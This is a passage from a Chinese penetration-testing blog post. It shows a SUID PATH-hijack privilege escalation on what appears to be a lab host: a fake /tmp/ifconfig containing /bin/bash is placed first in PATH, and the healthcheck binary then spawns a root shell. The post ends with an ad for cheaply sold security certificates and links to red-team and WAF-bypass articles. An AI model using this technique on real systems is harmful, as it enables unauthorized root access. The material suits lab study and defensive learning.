./FeatherScan_v4_5系统信息提权变量没有发现常见的suid文件,发现了一个可疑的文件让我们去看看,我们执行这个文件的时候,发现它使用了ip a或者 ifconfig 这俩命令查看了系统的ip地址还有磁盘信息那么我们看看它的内容呢,很明显可以执行命令那么我们开始提权,这里用到的是环境变量提权,原理就是修改环境变量,原来的文件是不可以修改的,但是我们可以修改ifconfig这个命令,在当前目录下创建一个文件叫ifconfig,我们再修改当前目录为环境变量,那么我们执行ifconfig的时候,是不是就会优先执行当前目录下的这个命令呢?来看看效果cd /tmp [medical@localhost tmp]$ echo '/bin/bash' > ifconfig echo '/bin/bash' > ifconfig [medical@localhost tmp]$ chmod 777 ifconfig chmod 777 ifconfig [medical@localhost tmp]$ export PATH=/tmp:$PATH # 修改当前目录为环境变量 export PATH=/tmp:$PATH [medical@localhost tmp]$ /usr/bin/healthcheck # 执行这个具有suid权限的文件 /usr/bin/healthcheck TERM environment variable not set. System Health Check Scanning System # 当它开始执行ifconfig命令的时候,执行的是当前目录下的ifconfig,也就是/bin/bash,而它又是suid文件,所以是以root身份执行的这个命令/bin/bash [root@localhost tmp]# cd /root cd /root提权成功!全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透